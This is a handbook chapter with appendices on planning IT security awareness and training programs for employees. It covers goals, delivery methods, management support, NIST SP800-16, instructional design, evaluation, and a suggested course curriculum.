Employees are one of the most important factors in ensuring the security of IT systems and the information they process. In many instances, IT security incidents are the result of employee actions that originate from inattention and not being aware of IT security policies and procedures. Therefore, informed and trained employees can be a crucial factor in the effective functioning and protection of the information system. If employees are aware of IT security issues, they can be the first line of defense in the prevention and early detection of problems. In addition, when everyone is concerned and focused on IT security, the protection of assets and information can be much easier and more efficient.

To protect the confidentiality, integrity, and availability of information, organizations must ensure that all individuals involved understand their responsibilities. To achieve this, employees must be adequately informed

of the policies and procedures necessary to protect the IT system. As such, all end users of the information system must understand the basics of IT security and be able to apply good security habits in their daily work environment. After receiving commitment from senior management, one of the initial steps is to clearly define the objective of the security awareness program. Once the goal has been established, the content must be decided, including the type of implementation (delivery) options available. During this process, key factors to consider are how to overcome obstacles and face resistance. The final step is evaluating success. This chapter focuses on these steps of developing an IT security awareness program.

> The first step in any IT security awareness program is to obtain a commitment from executive management.

Setting the Goal

Before beginning to develop the content of a security awareness program, it is essential to establish the objective or goal. It may be as simple as "all employees must understand their basic security responsibilities" or "develop in each employee an awareness of the IT security threats the organization faces and motivate the employees to develop the necessary habits to counteract the threats and protect the IT system." Some may find it necessary to develop something more detailed, as shown here:

Employees must be aware of:

- Threats to physical assets and stored information
- How to identify and protect sensitive (or classified) information
- Threats to open network environments
- How to store, label, and transport information
- Federal laws they are required to follow, such as copyright violations or privacy act information
- Who they should report security incidents to, regardless of whether it is just a suspected or actual incident
- Specific organization or department policies they are required to follow
- E-mail/Internet policies and procedures

When establishing the goals for the security awareness program, keep in mind that they should reflect and support the overall mission and goals of the organization. At this point in the process, it may be the right (or necessary) time to provide a status report to the Chief Information Officer (CIO) or other executive/senior management members.

Deciding on the Content

An IT security awareness program should create sensitivity to the threats and vulnerabilities of IT systems and also remind employees of the need to protect the information they create, process, transmit, and store. Basically, the focus of an IT security awareness program is to raise the security consciousness of all employees.

The level and type of content are dependent on the needs of an organization. Essentially, one must tell employees what they need to protect, how they should protect it, and how important IT system security is to the organization.

Implementation (Delivery) Options

The methods and options available for delivering security awareness information are very similar to those used for delivering other employee awareness information, such as sexual harassment or business ethics. Although this is true, it may be time to break with tradition and step out of the box — in other words, it may be time to try something new.

Think of positive, fun, exciting, and motivating methods that will give employees the message and encourage them to practice good computer security habits.

Keep in mind that the success of an awareness program is its ability to reach a large audience through several attractive and engaging materials and techniques. Examples of IT security awareness materials and techniques include:

- Posters
- Posting motivational and catchy slogans
- Videotapes
- Classroom instruction
- Computer-based delivery, such as CD-ROM or intranet access
- Brochures/flyers
- Pens/pencils/keychains (any type of trinket) with motivational slogans
- Post-It notes with a message on protecting the IT system
- Stickers for doors and bulletin boards
- Cartoons/articles published monthly or quarterly in in-house newsletter or specific department notices
- Special topical bulletins (security alerts in this instance)
- Monthly e-mail notices related to security issues or e-mail broadcasts of security advisories
- A security banner or pre-logon message that appears on the computer monitor
- Distribution of food items as an incentive. For example, distribute packages of the gummy-bear type candy that is shaped into little snakes. Attach a card to the package, with the heading "Gummy Virus Attack at XYZ." Add a clever message such as: "Destroy all viruses wiggling through the network — make sure your anti-virus software is turned on."

The Web site http://awarenessmaterials.homestead.com/ lists the following options:

- First aid kit with slogan "It's healthy to protect our patient's information; it's healthy to protect our information."
- Mirror with slogan: "Look who is responsible for protecting our information."
- Toothbrush with slogan: "Your password is like this toothbrush; use it regularly, change it often, and do not share it with anyone else."
- Badge holder retractable with slogan: "Think Security"
- Key-shaped magnet with slogan: "You are the key to good security!"
- Flashlight with slogan: "Keep the spotlight on information protection."

Another key success factor in an awareness program is remembering that it never ends — the awareness campaign must repeat its message. If the message is very important, then it should be repeated more often — and in a different manner each time. Because IT security awareness must be an ongoing activity, it requires creativity and enthusiasm to maintain the interest of all audience members. The awareness materials should create an atmosphere that IT security is important not only to the organization, but also to each employee. It should ignite an interest in following the IT security policies and rules of behavior.

An awareness program must remain current. If IT security policies are changing, the employees must be notified. It may be necessary and helpful to set up a technical means to deliver immediate information. For example, if the next "lovebug" virus has been circulating overnight, the system manager could post a pre-logon message to all workstations. In this manner, the first item the users see when turning on the machine is information on how to protect the system, such as what to look for and what not to open.

Finally, the security awareness campaign should be simple. For most organizations, the awareness campaign does not need to be expensive, complicated, or overly technical in its delivery. Make it easy for employees to get the information and make it easy to understand.

Security awareness programs should (be):

- Supported and led by example from management
- Simple and straightforward
- Positive and motivating
- A continuous effort
- Repeat the most important messages
- Entertaining
- Humor, where appropriate; make slogans easy to remember
- Tell employees what the threats are and their responsibilities for protecting the system

In some organizations, it may be a necessary (or viable) option to outsource the design and development of the awareness program to a qualified vendor. To find the best vendor to meet an organization's needs, one can review products and services on the Internet, contact others and discuss their experiences, and seek proposals from vendors that list previous experiences and outline their solutions to the stated goals.

Overcoming Obstacles

As with any employee-wide program, the security awareness campaign must have support from senior management. This includes the financial means to develop the program. For example, each year management must allocate dollars that will support the awareness materials and efforts. Create a project plan that includes the objectives, cost estimates for labor and other materials, time schedules, and outline any specific deliverables (i.e., 15-minute video, pens, pencils, etc.). Have management approve the plan and set aside specific funds to create and develop the security awareness materials.

Keep in mind that some employees will display passive resistance. These are the employees who will not attend briefings and create a negative atmosphere by ignoring procedures and violating security policies. There is also active resistance where an employee may purposefully object to security protections and fights with management over policies. For example, many organizations disable the floppy drive in workstations to reduce the potential of viruses entering the network. If an employee responds very negatively, management may stop disabling the floppy drives. For this reason, management support is important to obtain before beginning any type of security procedures associated with the awareness campaign.

Although one will have resistance, most employees (the author is convinced it is 98 percent) want to perform well in their job, do the right thing, and abide by the rules. Do not let the naysayers affect your efforts — computer security is too important to let a few negative people disrupt achieving good security practices for the organization.

What should one do if frustrated? It is common for companies to agree to an awareness program, but not allocate any human or financial resources. Again, do not be deterred. Plan big, but start small. Something as simple as sending e-mail messages or putting notices in the newsletter can be a cost-effective first step. When management begins to see the effect of the awareness material (of course, they will notice; you will be pointing them out) then the resources needed may be allocated. The important thing is to keep trying and doing all that one can with one's current resources (or lack of them).

Employees are the single most important asset in protecting the IT system. Users who are aware of good security practices can ensure that information remains safe and available.

> Check out the awareness tip from Mike Lambert, CISSP, on his Web page: http://www.frontiernet.net/~mlambert/awareness/. Step-by-step directions and information is provided on how to develop "pop-up announcements." It is a great idea!

Evaluation

All management programs, including the security awareness program, must be periodically reviewed and evaluated. In most organizations, there will be no need to conduct a formal quantitative or qualitative analysis. It should be sufficient to informally review and monitor whether behaviors or attitudes have changed. The following provides a few simple options to consider:

1. Distribute a survey or questionnaire seeking input from employees. If an awareness briefing is conducted during the new-employee orientation, follow up with the employee (after a specified time period of three to six months) and ask how the briefing was perceived (i.e., what do they remember, what would they have liked more information on, etc.).
2. While getting a cup of coffee in the morning, ask others in the room about the awareness campaign. How did they like the new poster? How about the cake and ice cream during the meeting? Remember that the objective is to heighten the employee's awareness and responsibilities of computer security. Thus, even if the response is "that poster is silly," do not fret; it was noticed and that is what is important.
3. Track the number and type of security incidents that occur before and after the awareness campaign. Most likely, it is a positive sign if one has an increase in the number of reported incidents. This is an indication that users know what to do and who to contact if they suspect a computer security breach or incident.

4. Conduct “spot checks” of user behavior. This may include walking through the office checking if workstations are logged in while unattended or if sensitive media are not adequately protected.
5. If delivering awareness material via computer-based delivery, such as loading it on the organization’s intranet, record student names and completion status. On a periodic basis, check to see who has reviewed the material. One could also send a targeted questionnaire to those who have completed the online material.
6. Have the system manager run a password-cracking program against the employee’s passwords. If this is done, consider running the program on a stand-alone computer and not installing it on the network. Usually, it is not necessary or desirable to install this type of software on one’s network server. Beware of some free password-cracking programs available from the Internet because they may contain malicious code that will export one’s password list to a waiting hacker.

Keep in mind that the evaluation process should reflect and answer whether or not the original objectives/goals of the security awareness program have been achieved. Sometimes, evaluations focus on the wrong item. For example, when evaluating an awareness program, it would not be appropriate to ask each employee how many incidents have occurred over the last year. However, it would be appropriate to ask each employee if they know who to contact if they suspect a security incident.

Summary

> Employees are the single most important aspect of an information system security program, and management support is the key to ensuring a successful awareness program.

The security awareness program needs to be a line item in the information system security plan of any organization. In addition to the operational and technical countermeasures that are needed to protect the system, awareness (and training) must be an essential item. Various computer crime statistics show that the threat from insiders ranges from 65 to 90 percent. This is not an indication that 65 percent of the employees in an organization are trying to hack into the system; it does mean employees, whether intentionally or accidentally, may allow some form of harm into the system. This includes loading illegal copies of screensaver software, downloading shareware from the Internet, creating weak passwords, or sharing their passwords with others. Thus, employees need to be made aware of the IT system “rules of behavior” and how to practice good computer security skills. Further, in federal organizations, it is a law (Computer Security Act of 1987) that every federal employee must receive security awareness training on an annual basis.

The security awareness program should be structured to meet the organization’s specific needs. The first step is deciding on the goals of the program — what it should achieve — and then developing a program plan. This plan should then be professionally presented to management. Hopefully, the program will receive the necessary resources for success, such as personnel, monetary, and moral support. In the beginning, even if there are insufficient resources available, start with the simple and no-cost methods of distributing information. Keep in mind that it is important just to begin, and along the way, seek more resources and ask for assistance from key IT team members.

The benefit of beginning with an awareness campaign is to set the stage for the next level of IT security information distribution, which is IT security training. Following the awareness program, all employees should receive site-specific training on the basics of IT security. Remember that awareness does not end when training begins; it is a continuous and important feature of the information system security awareness and training program.

Training

Training is more formal and interactive than an awareness program. It is directed toward building knowledge, skills, and abilities that facilitate job capabilities and performance. The days of long, and dare one say, boring lectures have been replaced with interactive and meaningful training. The days when instructors were chosen for their specific knowledge, regardless of whether they knew how to communicate that knowledge, have disappeared. Instructional design (i.e., training) is now an industry that requires professionals to know instructional theories, procedures, and techniques. Its focus is on ensuring that students develop skills and practices

that, once they leave the training environment, will be applicable to their job. In addition, training needs to be a motivator; thus, it should spark the student's curiosity to learn more.

During the past decade, the information systems security training field has strived to stay current with the rapid advances of information technologies. One example of this is the U.S. National Institute of Standards and Technology (NIST) document, SP800-16 "IT Security Training Requirements: A Role- and Performance-based Model." This document, developed in 1998, provides a guideline for federal agencies developing IT security training programs. Even if an organization is in the private sector, NIST SP800-16 may be helpful in outlining a baseline of what type and level of information should be offered. For this reason, a brief overview of the NIST document is included in this chapter. Following this overview, the chapter follows the five phases of the traditional instructional systems design (ISD) model for training: needs analysis and goal formation, design, development, implementation, and evaluation. The ISD model provides a systematic approach to instructional design and highlights the important relationship and linkage between each phase. When following the ISD model, a key significant aspect is matching the training objectives with the subsequent design and development of the content material. The ISD model begins by focusing on what the student is to know or be able to do after the training. Without this beginning, the remaining phases can be inefficient and ineffective. Thus, the first step is to establish the training needs and outline the program goals. In the design and development phase, the content, instructional strategies, and training delivery methods are decided. The implementation phase includes the actual delivery of the material. Although the evaluation of the instructional material is usually considered something that occurs after completing the implementation, it should be considered an ongoing element of the entire process. The final section of the article provides a suggested IT security course curriculum. It lists several courses that may be needed to meet the different job duties and roles required to protect the IT system. Keep in mind that course curriculum for an organization should match its identified training needs.

NIST SP800-16 "IT Security Training Requirements: A Role- and Performance-Based Model" (Available from the NIST Web site http://csrc.nist.gov/nistpubs/)

The NIST SP800-16 IT Security Learning Continuum provides a framework for establishing an information systems security training program. It states that after beginning an awareness program, the transitional stage to training is "Security Basics and Literacy." The instructional goal of "Security Basics and Literacy" is to provide a foundation of IT security knowledge by providing key security terms and concepts. This basic information is the basis for all additional training courses.

Although there is a tendency to recognize employees by specific job titles, the goal of the NIST SP800-16 IT Security Learning Continuum is to focus on IT-related job functions and not job titles. The NIST IT Security Learning Continuum is designed for the changing workforce: as an employee's role changes or as the organization changes, the need for IT security training also changes. Think of the responsibilities and daily duties required of a system manager ten years ago versus today. Over the course of time, employees will acquire different roles in relationship to the IT system. Thus, instead of saying the system manager needs a specific course, SP800-16 states that the person responsible for a specific IT system function will need a specific type of training.

Essentially, it is the job function and related responsibilities that will determine what IT system security course is needed. This approach recognizes that an employee may have several job requirements and thus may need several different IT security training classes to meet the variety of duties. It can be a challenge to recognize this new approach and try to fit the standard job categories into this framework. In some organizations, this may not be possible. However, irrespective of the job function or organization, there are several IT security topics that should be part of an IT system security curriculum. Always keep in mind that the training courses that are offered must be selected and prioritized based on the organization's immediate needs.

In an ideal world, each organization would have financial resources to immediately fund all aspects of an IT security training program. However, the reality is that resource constraints will force an evaluation of training needs against what is possible and feasible. In some cases, an immediate training need will dictate the beginning or first set of training courses.

> If one is struggling with how to implement a training program to meet one's needs, training professionals can help to determine immediate needs and provide guidance based on previous experiences and best practices.

Management Buy-In

Before the design and development of course content, one of the first challenges of a training program is receiving support from all levels of the organization, especially senior management. Within any organization are the "training believers" and the "on-the-job-learning believers." In other words, some managers believe that training is very important and will financially support training efforts, while others believe that money should not be spent on training and employees should learn the necessary skills while performing their job duties. Thus, it is an important first step to convince senior managers that company-provided training is valuable and essential.

Senior management needs to understand that training belongs on the top of everyone's list. When employees are expected to perform new skills, the value of training must be carefully considered and evaluated.

To help persuade senior management of the importance of sponsoring training, consider these points:

1. *Training helps provide employee retention.* To those who instantly thought that, "No, that is not right; we spend money to train our employees and then they leave and take those skills to another company," there is another side. Those employees will leave anyway; but, on average, employees who are challenged by their job duties (and … satisfied with their pay) and believe that the company will provide professional growth and opportunities will stay with the company.
2. *Find an ally in senior management who can be an advocate.* When senior managers are discussing business plans, it is important to have someone speak positively about training programs during those meetings.
3. *Make sure the training program reflects the organizational need.* In many instances, one will need to persuade management of the benefits of the training program. This implies that one knows the weaknesses of the current program and that one can express how the training program will overcome the unmet requirements.
4. *Market the training program to all employees.* Some employees believe they can easily learn skills and do not need to take time for training. Thus, it is important to emphasize how the training will meet the employee's business needs.
5. *Start small and create a success.* Management is more likely to dedicate resources to training if an initial program has been successful.
6. *Discover management's objections.* Find out the issues and problems that may be presented. Also, try to find out what they like or do not like in training programs; then make sure the training program used will overcome these challenges. Include management's ideas in the program; although one may not be able to please everyone, it is a worthy goal to meet most everyone's needs.

Be an enthusiastic proponent. If one does not believe in the training program and its benefits, neither will anyone else.

Establishing the Information System Security Training Need

After receiving management approval, the next step in the development of a training program is to establish and define the training need. Basically, a training need exists when an employee lacks the knowledge or skill to perform an assigned task. This implies that a set of performance standards for the task must also exist. The creation of performance standards is accomplished by defining the task and the knowledge, skills, abilities, and experiences (KSA&Es) needed to perform the task. Then compare what KSA&Es the employees currently possess with those that are needed to successfully perform the task. The differences between the two are the training needs.

In the information systems security arena, several U.S. Government agencies have defined a set of standards for job functions or tasks. In addition to the NIST SP800-16, the National Security Telecommunications and Information Systems Security Committee (NSTISSC) has developed a set of INFOSEC training standards. For example, the NSTISSC has developed national training standards for four specific IT security job functions: Information Systems Security Professionals (NSTISSC #4011); the Designated Approving Authority (NSTISSIC #4012); System Administrator in Information System Security (NSTISSC #4013); and Information System

Security Officer (NSTISSC #4014). The NIST and NSTISSC documents can be helpful in determining the standards necessary to accomplish the information system security tasks or responsibilities.

Once the needs analysis has been completed, the next step is to prioritize the training needs. When making this decision, several factors should be considered: legal requirements; cost-effectiveness; management pressure; the organization's vulnerabilities, threats, information sensitivity, and risks; and who is the student population. For some organizations (i.e., federal agencies, banking, health care), the legal requirements will dictate some of the decisions about what training to offer. To determine cost-effectiveness, think about the costs associated with an untrained staff. For example, the costs associated with a network failure are high. If an information system is shut down and the organization's IT operations cease to exist for an extended period of time, the loss of money and wasted time would be enormous. Thus, training system administrators would be a high priority. Executive pressures will come from within, usually the Chief Information Officer (CIO) or IT Security Officer. If an organization has conducted a risk assessment, executive-level management may prioritize training based on what it perceives as the greatest risks. Finally, and what is usually the most typical determining factor, training is prioritized based on the student population that has the most problems or the most immediate need.

Due to the exponential technological advances, information system security is continually evolving. As technology changes, so do the vulnerabilities and threats to the system. Taking it one step further, new threats require new countermeasures. All of these factors necessitate the continual training of IT system professionals. As such, the IT Security Training Program must also evolve and expand with the technological innovations.

In conducting the needs analysis, defining the standards, prioritizing the training needs, and finalizing the goals and objectives, keep in mind that when beginning an information system security training program, it is necessary to convince management and employees of its importance. Also, as with all programs, the training program's success will be its ability to meet the organization's overall IT security goals, and these goals must be clearly defined in the beginning of the program.

Developing the Program Plan

Once the training needs are known, the plan for the training program can be developed. The program plan outlines the specific equipment, material, tasks, schedule, and personnel and financial resources needed to produce the training program. The program plan provides a sequence and definition of the activities to be performed, such as deliverables for specific projects. One of the most common mistakes that training managers make is thinking they do not need a plan.

Remember this common saying: If you do not plan your work, you cannot work your plan.

Another mistake is not seeking approval from senior management for the program plan. An integral part of program planning is ensuring that the plan will work. Thus, before moving to the next step, review the plan with senior managers. In addition, seeking consensus and agreement at this stage allows others to be involved and feel a part of the process — an essential component of success.

Instructional Strategy (Training Design and Development)

The design of the training program is based on the learning objectives. The learning objectives are based on the training needs. Thus, the instructional strategy (training delivery method) is based on the best method of achieving the learning objectives.

In choosing an instructional strategy, the focus should be on selecting the best method for the learning objectives, the number of students, and the organization's ability to efficiently deliver the instructional material. The key is to understand the learning objectives, the students, and the organization.

During the design and development phase, the content material is outlined and developed into instructional units or lessons. Remember that content should be based on what employees need to know and do to perform their job duties. During the needs analysis, one may have established the tasks and duties for specific job functions. If the content is not task-driven, the focus is on what type of behaviors or attitudes are expected. This involves defining what performance employees would exhibit when demonstrating the objective and what is needed to accomplish the goal. The idea is to describe what someone would do or display to be considered competent in the behavior or attitude.

The course topics must be sequenced to build new or complex skills onto existing ones and to encourage and enhance the student's motivation for learning the material.

A well-rounded information system security training program will involve multiple learning methods. When making a decision about the instructional strategy, one of the underlying principles should be to choose a strategy that is as simple as possible while still achieving the objectives. Another factor is the instructional material itself; not all content fits neatly into one type of instructional strategy. That is, for training effectiveness, look at the learning objectives and content to determine what would be the best method for students to learn the material. One of the current philosophies for instructional material is that it should be "edutainment," which is the combination of education and entertainment. Because this is a hotly debated issue, the author's advice is not to get cornered into taking a side. Look at who the audience will be, what the content is, and then make a decision that best fits the learning objective.

When deciding on the method, here are a few tips:

- *Who is the audience?* It is important to consider the audience size and location. If the audience is large and geographically dispersed, a technology-based solution (i.e., computer-based [CD-ROM] or Web-based training [delivery over the Internet]) may be more efficient.
- *What are the business needs?* For example, if a limited amount of travel money is available for students, then a technology-based delivery may be applicable. Technology-based delivery can reduce travel costs. However, technology-based training usually incurs more initial costs to design and develop; thus, some of the travel costs will be spent in developing the technology-based solution.
- *What is the course content?* Some topics are better suited for instructor-led, video, Web, or CD-ROM delivery. Although there are many debates as to the best delivery method (and everyone will have an opinion), seek out the advice of training professionals who can assess the material and make recommendations.
- *What type of learner interaction is necessary?* Is the course content best presented as self-paced individual instruction or as group instruction? Some instructional materials are better suited for face-to-face and group interaction, while other content is best suited for creative, interactive, individualized instruction. For example, if students are simply receiving information, a technology-based solution may be more appropriate. If students are required to perform problem-solving activities in a group, then a classroom setting would be better.
- *What types of presentations or classroom activities need to be used?* If the course content requires students to install or configure an operating system, a classroom lab might be best.
- *How stable is the instructional material?* The stability of content can be a cost issue. If content will change frequently, the expense of changing the material must be estimated in difficulty, time, and money. Some instructional strategies can be revised more easily and cost-efficiently than others.
- *What type of technology is available for training delivery?* This is a critical factor in deciding the instructional strategy. The latest trend is to deliver training via the Internet or an intranet. For this to be successful, students must have the technological capability to access the information. For example, in instances where bandwidth could limit the amount of multimedia (e.g., audio, video, and graphic animations) that can be delivered, a CD-ROM solution may be more effective.

Regardless of the instructional strategy, there are several consistent elements that will be used to present information. This includes voice, text, still or animated pictures/graphics, video, demonstrations, simulations, case studies, and some form of interactive exercises. In most courses, several presentation methods are combined. This allows for greater flexibility in reaching all students and also for choosing the best method to deliver the instructional content. If unfamiliar with the instructional strategies available, refer to the appendices in Chapter 85 for a detailed definition of instructor-led and technology-based training delivery methods.

While deciding on what type of instructional strategy is best suited for the training needs, it is necessary to explore multiple avenues of information. Individuals should ask business colleagues and training professionals about previous training experiences and then evaluate the responses. Keep in mind that the instructional strategy decision must be based on the instructional objectives, course content, delivery options, implementation options, technological capabilities, and available resources, such as time and money.

Possible Course Curriculum

Appendix B in Chapter 84 contains a general list of IT security topics that can be offered as IT system security training courses. The list is intended to be flexible; remember that as technologies change, so will the types of courses. It merely represents the type of training courses that an organization might consider. Additionally, the course content should be combined and relabeled based on the organization's particular training needs.

The appendices in Chapter 84 contain more detailed information for each course, including the title, brief description, intended audience, high-level list of topics, and other information as appropriate. The courses listed in Appendix B are based on some of the skills necessary to meet the requirements of an information system security plan. It is expected that each organization will prioritize its training needs and then define what type of courses to offer. Because several of these topics (and many more) are available from third-party training companies, it is not necessary to develop custom courses for an organization. However, the content within these outside courses is general in nature. Thus, for an organization to receive the most effective results, the instructional material should be customized by adding one's own policies and procedures. The use of outside sources in this customization can be both beneficial and cost-effective for the organization.

Evaluating the Information System Security Training Plan

Evaluating training effectiveness is an important element of an information system security training plan. It is an ongoing process that starts at the beginning of the training program. During all remaining phases of the training program, whether it is during the analysis, design, development, or implementation stage, evaluation must be built into the plan.

Referring back to NIST SP800-16, the document states that evaluating training effectiveness has four distinct but interrelated purposes to measure:

1. The extent that conditions were right for learning and the learner's subjective satisfaction
2. What a given student has learned from a specific course
3. A pattern of student outcomes following a specified course
4. The value of the class compared to other options in the context of an organization's overall IT security training program

Further, the evaluation process should produce four types of measurement, each related to one of the evaluation's four purposes. Evaluation should:

1. Yield information to assist the employees themselves in assessing their subsequent on-the-job performance
2. Yield information to assist the employee's supervisors in assessing individual students' subsequent on-the-job performance
3. Produce trend data to assist trainers in improving both learning and teaching
4. Produce return-on-investment statistics to enable responsible officials to allocate limited resources in a thoughtful, strategic manner among the spectrum of IT security awareness, security literacy, training, and education options for optimal results among the workforce as a whole

To obtain optimal results, it is necessary to plan for the collection and organization of data, and then plan for the time an analyst will need to evaluate the information (data) and extrapolate its meaning to the organization's goals.

One of the most important elements of effective measurement and evaluation is selecting the proper item to measure. Thus, regardless of the type of evaluation or where it occurs, the organization must agree on what it should be evaluating, such as perceptions, knowledge, or a specific set of skills.

> Because resources, such as labor hours and monies, are at a premium for demand, the evaluation of the training program must become an integral part of the training plan.

Keep in mind that evaluation has costs. The costs involve thought, time, energy, and money. Therefore, evaluation must be thought of as an ongoing, integral aspect of the training program and both time and money must be budgeted appropriately.

Summary

IT system security is a rapidly evolving, high-risk area that touches every aspect of an organization's operations. Both companies and federal agencies face the challenge of providing employees with the appropriate awareness, training, and education that will enable employees to fulfill their responsibilities effectively and to protect the IT system assets and information.

> Employees are an organization's greatest asset, and trained employees are crucial to the effective functioning and protection of the information system.

This chapter has outlined the various facets of developing an information system (IS) security training program. The first step is to create an awareness program. The awareness program helps to set the stage by alerting employees to the issues of IT security. It also prepares users of the IT system for the next step of the security training program — providing the basic concepts of IT security to all employees. From this initial training effort, various specialized and detailed training courses should be offered to employees. These specific training courses must be related to the various job functions that occur within an organization's IT system security arena.

Critical to the success of a training program is having senior management's support and approval. During each step of the program's life cycle, it is important to distribute status reports to keep all team members and executive-level managers apprised of progress. In some instances, it may be important (or necessary) to receive direct approval from senior management before proceeding to the next phase.

The five steps of the instructional process are relevant to all IS security training programs. The first step is to analyze the training needs and define the goals and objectives for the training program. Once the needs have been outlined, the next step is to start designing the course. It is important to document this process into some type of design document or blueprint for the program. Because the design document provides the direction for the course development, all parties involved should review and approve the design document before proceeding.

The development phase involves putting all the course elements together, such as the instructor material, student material, classroom activities, or if technology-based, storyboarding and programming of media elements. Once course development has been completed, the first goal of the implementation phase is to begin with a pilot or testing of the materials. This allows the instructional design team to evaluate the material for learner effectiveness and rework any issues prior to full-scale implementation. Throughout the IS security training program, the inclusion of an evaluation program is critical to the program's success. Resources, such as time and money, must be dedicated to evaluate the instructional material in terms of effectiveness and meeting the learning and company's needs. Keep in mind that the key factor in an evaluation program is its inclusion throughout the design, development, and implementation of the IT security training program.

Several examples of training courses have been suggested for an IS security training program. Remember that as technology changes, the course offerings required to meet the evolving IT security challenges must also change. These changes will necessitate modifications and enhancements to current courses. In addition, new courses will be needed to meet the ever-changing IT system advances and enhancements. Thus, the IS security training program and course offerings must be flexible to meet the new demands.

Each organization must also plan for the growth of the IT professional. IT security functions have become technologically and managerially complex. Companies are seeking educated IT security professionals who can solve IT security challenges and keep up with the changing technology issues. Currently, there is a lack of IT security professionals in the U.S. workforce; thus, organizations will need to identify and designate appropriate individuals as IT security specialists and train them to become IT security professionals capable of problem-solving and creating vision.

As one faces the challenges of developing an information system security training program, it is important to remember that the process cannot be accomplished by one person working alone. It requires a broad, cross-organizational effort that includes the executive level bringing together various divisions to work on projects. By involving everyone in the process, the additional benefit of creating ownership and accountability is established. Also, the expertise of both training personnel (i.e., training managers, instructional designers, and trainers) and IT security specialists are needed to achieve the training goals.

> Always remember the end result: "A successful IT security training program can help ensure the integrity, availability, and confidentiality of the IT system assets and its information — the first and foremost goal of IT security."

Making Security Awareness Happen: Appendices

Susan D. Hansche, CISSP

Appendix A: Instructional Strategies (Training Delivery Methods)

Instructor-Led

The traditional instructional strategy is instructor-led and considered a group instruction strategy. This involves bringing students together into a common place, usually a classroom environment, with an instructor or facilitator. It can provide considerable interaction between the instructor and the students. It is usually the least expensive as far as designing and development of instructional material. However, it can be the most expensive during implementation, especially if it requires students to travel to a central location.

Text-Based

Text-based training is an individual, self-paced form of training. The student reads a standard textbook (or any book) on the training content. Text-based training does not allow for interaction with an instructor. However, the book's information is usually written by an individual with expertise in the subject matter. In addition, students can access the material when it is needed and can review (or re-read) sections as needed.

Paper-Based or Workbook

Paper-based or workbook training is a type of individual, self-paced instruction. It is the oldest form of distance learning (i.e., correspondence courses). Workbooks include instructional text, graphical illustrations, and practice exercises. The workbooks are written specifically to help student's learn particular subjects or techniques. The practice exercises help students remember what is covered in the books by giving them an opportunity to work with the content. In some cases, students may be required to complete a test or exam to show competency in the subject.

Video-Based

Video-based training is usually an individual, self-paced form of instruction. The information is provided on a standard VHS video cassette tape that can be played using a standard VHS video cassette recorder (VCR). If used as a self-paced form of instruction, it does not allow for interaction with the instructor. However, if used

in the classroom, a video can be discussed and analyzed as an interactive exercise. Video does allow for animated graphics that can show processes or a demonstration of step-items. It is flexible as far as delivery time and location, and if necessary, can be repeated.

Technology-Based, Including CBT and WBT

Technology-based training is also an individual, self-paced instructional strategy. It is any training that uses a computer as the focal point for instructional delivery. With technology-based training, instructional content is provided through the use of a computer and software that guides a student through an instructional program.

This can be either computer-based training delivered via a floppy disk, CD-ROM, or loaded on a server; or Web-based training delivered via the Internet or an intranet.

Computer-based training (CBT) involves several presentation methods, including tutorials, practice exercises, simulations or emulations, demonstrations, problem-solving exercises, and games. CBT has many positive features that can be of importance to agencies that need to deliver a standard set of instructional material to a large group of students who are in geographically separate areas. The benefits of CBT include immediate feedback, student control of instructional material, and the integration of multimedia elements such as video, audio, sounds, and graphical animations.

After the initial CBT development costs, CBT can be used to teach any number of students at any time. Customized CBT programs can focus only on what students need to learn, thus training time and costs can be significantly reduced. In addition, CBT can enable one to reduce or eliminate travel for students; thus, total training costs can also be reduced. As a self-paced, individualized form of instruction, CBT provides flexibility for the student. For example, the student can control the training environment by selecting specific lessons or topics. In addition, for some students, the anonymous nature of CBT can be nonthreatening.

Although CBT has many benefits, it is important to remember that CBT is not the answer to all training needs. It some situations, it can be more appropriate, effective, and cost-efficient. However, in other situations, it may produce a negative student attitude and destroy the goodwill and goals of the training program. For example, students who are offered CBT courses and instructed to fit it in to their schedule may believe they are expected to complete the training outside of the workday. These same students know that taking an instructor-led course allows them to complete the training during a workday. Therefore, they may view CBT as an unfair time requirement.

CBT includes computer-assisted learning (CAL), which uses a computer as a tool to aid in a traditional learning situation, such as classroom training. The computer is a device to assist the instructor during the training process, similar to an overhead projector or handouts. It also includes computer-assisted testing (CAT), which assesses an individual through the medium of a computer. Students take the test at the computer, and the computer records and scores the test. CAT is embedded in most computer-based training products.

Web-based training (WBT) is a new, creative method for delivering computer-based training to widespread, limitless audiences. WBT represents a shift from the current delivery of CBT. In the CBT format, the information is usually stored on the local machine, server, or a CD-ROM. In WBT, the information is distributed via the World Wide Web (WWW) and most likely is stored at a distant location or an agency's central server. The information is displayed to the user using a software application called a browser, such as Internet Explorer. The content is presented by text, graphics, audio, video, and graphical animations. WBT has many of the same benefits as CBT, including saving time and easy access. However, one of the key advantages of WBT over CBT is the ease of updating information. If changes need to be made to instructional material, the changes are made once to the server, and then everyone can access the new information. The challenges of WBT are providing the technical capability for the student's computer, the agency's server, and the available bandwidth.

Appendix B: Suggested IT System Security Training Courses

What follows is a description of suggested IT system security training courses; these are summarized in Exhibit 84.1

INFOSEC 101: IT Security Basics

Brief Description

This course should describe the core terms and concepts that every user of the IT system must know, the fundamentals of IT security and how to apply them, plus the IT system security rules of behavior. This will allow all individuals to understand what their role is in protecting the IT systems assets and information.

Intended Audience

This course is intended for all employees who use the IT system, regardless of their specific job responsibilities. Essentially, all employees should receive this training.

List of Topics

What Is IT Security and Why Is It Important; Federal Laws and Regulations; Vulnerabilities, Threats, and Sensitivity of the IT System; Protecting the Information, Including Sensitive but Unclassified and Classified Information; Protecting the Hardware; Password Protections; Media Handling (i.e., how to process, store, and dispose of information on floppy disks); Copyright Issues; Laptop Security; User Accountability; Who to Contact with Problems; and other specific agency policies related to all users of the IT system. Note that if the agency processes classified information, a separate briefing should be given.

Note: Because most agencies will require this course for all employees, it is a good example of content that should be delivered via a technology-based delivery. This includes either video, computer-based training via CD-ROM, or Web-based training via the agency's intranet.

INFOSEC 102: IT Security Basics for a Network Processing Classified Information

Brief Description

This course describes the core terms and concepts that every user of the IT system must know, the fundamentals of IT security and how to apply them, and the rules of behavior. It is similar to INFOSEC 101 except that it also provides information pertinent to employees who have access to a network processing classified information.

Intended Audience

This course is intended for all employees with access to a network processing classified information.

List of Topics

What Is IT Security and Why Is It Important; Federal Laws and Regulations; Vulnerabilities, Threats, and Sensitivity of the IT System; Protecting Classified Information; Protecting the Hardware, Including TEMPEST Equipment; Password Protections; Media Handling (i.e., how to process, store, and dispose of classified information); Copyright Issues; Laptop Security; User Accountability; Who to Contact with Problems; and other specific agency policies related to users of a classified IT system.

